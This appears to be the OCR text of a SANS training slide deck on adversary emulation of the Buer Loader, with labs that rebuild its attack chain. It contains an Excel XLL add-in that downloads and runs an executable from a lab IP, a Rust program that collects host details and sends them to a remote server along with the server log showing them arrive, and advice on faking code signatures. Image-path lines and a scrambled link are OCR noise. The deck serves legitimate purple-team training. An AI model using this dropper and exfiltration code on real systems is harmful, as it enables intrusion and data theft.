Emulating like a champ: Emulating the latest Buer Loader

Jean-François Maes

SEC699 Instructor

SANS | GIAC CERTIFICATIONS


Agenda

1. Adversary Emulation?!
2. Breaking down the TI
3. Sim/Emulate all the things!
4. Bonus

Link to the workbook: [lxxtw33njq eiw152kmxfsso2ns3iq yexi1poi1e1gleq t1iq yexmrk1xli1exiwx1fyiv1geq 3]

Adversary Emulation?!

- Stay as true to the TTPs of an adversary as possible
- Successful adversary emulation is a collaborative effort between red team and Threat Intel professionals
- Approach often used in a Purple Team Exercise.



Will we really be Emulating Buer?

- We only have 2 hours ☺
- Complex chain (especially the Rust C2)
- Our goal here is to rapidly prototype and do a healthy "mix" between the actual TTP's and some "shortcuts"

The main goal of this workshop is to get you familiar with RUST and XLLs and how you can leverage TI to create a nice test plan. IF you happen to like what you see feel free to register for the SEC699!

Let us take a look at the Threat Intel

https://www.fortinet.com/blog/threat-research/signed-sealed-and-delivered-signed-xll-file-delivers-buer-loader

Initial Access
T1566.001 – Spearphishing Attachment

Execution
T1204.002 – Malicious File

Persistence
T1547.001 – Registry Run Keys / Startup Folder

Defense Evasion
T1218 – Signed Binary Proxy Execution
T1480.001 – Environmental Keying
T1497.001 – System Checks
T1553.002 – Code Signing

Discovery
T1082 – System Information Discovery
T1497.001 – System Checks

Collection
T1005 – Data from Local System

Command and Control
T1071.001 – Web Protocols
T1105 – Ingress Tool Transfer

Exfiltration
T1041 – Exfiltration Over C2 channel


Execution


T1204.002 – Malicious File

Defense Evasion

T1218 – Signed Binary Proxy Execution

Contained within the email is an attachment with the file name “Detailed Invoice.xll.” Looking at the attachment we can see that it is digitally signed and chains appropriately. The digital signature is assigned to HORUM, with a reference email address of admin@khorum.ru:





Execution

T1204.002 – Malicious File


```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"
#include <Windows.h>
#define DllExport __declspec( dllexport )

extern "C" void DllExport xlAutoOpen()
{
    MessageBoxA(NULL, "hi from xll!", "pwned",MB_OK);
}


BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Defense Evasion

T1218 – Signed Binary Proxy Execution



An Office add-in is very similar to a normal Windows DLL. We can thus just write our own DLL and compile it. A Word add-in needs to be renamed .wll and an Excel add-in needs to be renamed .xll.


We can place our code in an exported function to invoke it in case of an XLL this function is called xlAutoOpen.

LAB 01: Hello from XLL!

Defense Evasion


T1553.002 – Code Signing

Looking at the attachment we can see that it is digitally signed and chains appropriately. The digital signature is assigned to HORUM, with a reference email address of admin[@]khorum[.]ru:



How can we emulate a signature?

A code signing certificate costs money and ties directly to your organization. For emulation exercises you can either obtain a code signing certificate and sign it using your own company or… you can FAKE sign it ☺



LAB 02: Fake signing = best signing

Command and Control

T1105 – Ingress Tool Transfer

The export attempts to contact the following URL:
hxxp://dmequest[.]com/dme/images/portfolio/products/1/csrsc.exe
Once the XLL file finishes downloading csrsc.exe, the downloaded file is saved as:
%PUBLIC%\srtherhaeth.eXe

Fetching data over the internet in C(++) is possible, but complex, especially for people not as familiar with C(++) is there an easier way?

Command and Control

T1105 – Ingress Tool Transfer

XPN

Adam Chester

Hacker and Infosec Researcher

About Me

« Back to home

RunDLL32 your .NET (AKA DLL exports from .NET)


Posted on 2018-11-05 Tagged in redteam, windows, .net

If you follow redteaming trends, you will have seen a focus shift from Powershell post-exploitation tools to the .NET framework. With Powershell environments becoming more restrictive thanks to AMSI, CLM and ScriptBlock logging, tool developers have now started to switch to C# as their goto language for malware and post-exploitation tooling.

In this post I wanted to look at a technique which is by no means new to .NET developers, but may prove useful to redteamers crafting their tools... exporting .NET static methods within a DLL... AKA using RunDLL32 to launch your .NET assembly.

Command and Control

T1105 – Ingress Tool Transfer




```
namespace DetailedInvoice
{
    class Program
    {
        [DllExport]
        static void xlAutoOpen()
        {
            string droplocation = Environment.GetEnvironmentVariable("Public") + "/srtherhaeth.eXe";
            WebClient client = new WebClient();
            client.DownloadFile("http://10.0.2.15/csrsc.exe", droplocation);
            Process.Start(droplocation);

        }
        static void Main(string[] args)
        {

        }
    }
}
```

LAB 03: Detailed Invoice

Command and Control

T1105 – Ingress Tool Transfer

The export attempts to contact the following URL:
hxxp://dmequest[.]com/dme/images/portfolio/products/1/csrsc.exe
Once the XLL file finishes downloading csrsc.exe, the downloaded file is saved as:
%PUBLIC%\srtherhaeth.eXe

srtherhaeth.eXe is written in RUST and uses RUST crates/libraries.
RUST toolchains observed used so far by Buer were:

- whoami
- ureq
- minreq
- Ring

According to the official site, Ring is a safe, fast, small crypto focused on general-purpose cryptography.

Command and Control

T1105 – Ingress Tool Transfer

Crate whoami [-][src]

[-] Crate for getting the user's username, realname and environment.

Getting Started

Using the whoami crate is super easy! All of the public items are simple functions with no parameters that return `String`s or `OsString`s (with the exception of `desktop_env()`, and `platform()` which return enums, and `lang()` that returns an iterator of `String`s). The following example shows how to use all of the functions (except those that return `OsString`):

```
fn main() {
    println!(
        "User's Name            whoami::realname():    {}",
        whoami::realname()
    );
    println!(
        "User's Username        whoami::username():    {}",
        whoami::username()
    );
    println!(
        "User's Language        whoami::lang():        {:?}",
        whoami::lang().collect::<Vec<String>>()
    );
    println!(
        "Device's Pretty Name   whoami::devicename():  {}",
        whoami::devicename()
    );
    println!(
        "Device's Hostname      whoami::hostname():    {}",
        whoami::hostname()
    );
    println!(
        "Device's Platform      whoami::platform():    {}",
        whoami::platform()
```


Command and Control

T1105 – Ingress Tool Transfer

Some Shining Rust Stats

When it comes to popularity, Rust is on top. Since 2015, Rust has been voted the most loved programming language by developers on Stack Overflow's developer survey for four consecutive years (2016, 2017, 2018, 2019):


```
PS C:\Users\jarvis\Desktop\exclusions\demo> cargo new whoami-rust
    Created binary (application) `whoami-rust` package
PS C:\Users\jarvis\Desktop\exclusions\demo> cd .\whoami-rust\
PS C:\Users\jarvis\Desktop\exclusions\demo\whoami-rust> code .
PS C:\Users\jarvis\Desktop\exclusions\demo\whoami-rust>
```



Command and Control

T1105 – Ingress Tool Transfer

Cargo.toml

```toml
[package]
name = "whoami"
version = "0.1.0"
edition = "2021"

[profile.release]
debug = false

[dependencies]
whoami = { git = "https://github.com/libcala/whoami" }
minreq = { version = "2.4.2"}
base64 = {version="0.13.0"}
```

RUST toolchains observed used so far by Buer were:

Whoami => ☺

Ureq => not needed, minreq will suffice

minreq => ☺


Ring

According to the official site, Ring is a safe, fast, small crypto focused on general-purpose cryptography. => replaced by base64 for simplicity

Discovery

T1082 – System Information Discovery

T1497.001 – System Checks




```rust
use whoami;
fn main() {

    println!(
        "User's Username        whoami::username():    {}",
        whoami::username()
    );
    println!(
        "User's Language        whoami::lang():        {:?}",
        whoami::lang().collect::<Vec<String>>()
    );
    println!(
        "Device's Pretty Name   whoami::devicename():  {}",
        whoami::devicename()
    );

    println!(
        "Device's Platform      whoami::platform():    {}",
        whoami::platform()
    );
    println!(
        "Device's OS Distro     whoami::distro():      {}",
        whoami::distro()
    );
    println!(
        "Device's Desktop Env.  whoami::desktop_env(): {}",
        whoami::desktop_env()
    );
}
```

```
PROBLEMS  OUTPUT  TERMINAL  DEBUG CONSOLE

PS C:\Users\jarvis\Desktop\exclusions\demo\whoami-rust> cargo run
   Compiling whoami-rust v0.1.0 (C:\Users\jarvis\Desktop\exclusions\demo\whoami-rust)
    Finished dev [unoptimized + debuginfo] target(s) in 0.45s
     Running `target\debug\whoami-rust.exe`
User's Username        whoami::username():    jarvis
User's Language        whoami::lang():        ["en-US"]
Device's Pretty Name   whoami::devicename():  DESKTOP-RUVN1NJ
Device's Platform      whoami::platform():    Windows
Device's OS Distro     whoami::distro():      Windows 10.0.19043 (Workstation)
Device's Desktop Env.  whoami::desktop_env(): Windows
PS C:\Users\jarvis\Desktop\exclusions\demo\whoami-rust>
```

Collection

T1005 – Data from Local System

main.rs 5 | Cargo.toml

src > main.rs > ...

```rust
use whoami;
use minreq;
use base64;

fn exfil(url:&str,data:&str)
{
    let concatenated = [url, data].join("/");
    let response = minreq::get(concatenated).send();

}

fn main() {
    let userName =base64::encode(["UserName", &whoami::username()].join(":"));
    let deviceName =base64::encode(["DeviceHostname", &whoami::hostname()].join(":"));
    let hostDistro=base64::encode(["Distro",&whoami::distro()].join(":"));
    let exfilData = format!("{}{}{}",userName,deviceName,hostDistro);
    exfil("http://192.168.0.222/",&exfilData);
}
```

Build 300

asy mode


Log

11:34:51 Check update: no new version
11:48:46 192.168.0.222:54618 Requested GET //VXNlck5hbWU6amFydmlzRGV2aWNlSG9zdG5hbWU6REVTS1RPUC1SVVZOMU5KRGlzdHJvOldpbmRvd3MgMTAuMC4xOTA0MyAoV29ya3N0YXRpb24p


LAB 04: WHOAMI Again?

Command and Control

T1105 – Ingress Tool Transfer



LAB 05: The full chain, unveiled!


THE END
OR IS IT?

Defense Evasion

T1480.001 – Environmental Keying

How can we, as ethical people, make sure that our payloads ony run on the intended targets?

Environmental Keying!

Environmental keying can be done in a multitude of ways:


- Run under a specific user only
- Run under specific internal IP (range)
- Run only when joined to specific domain
- …

BONUS: Keying using Rust

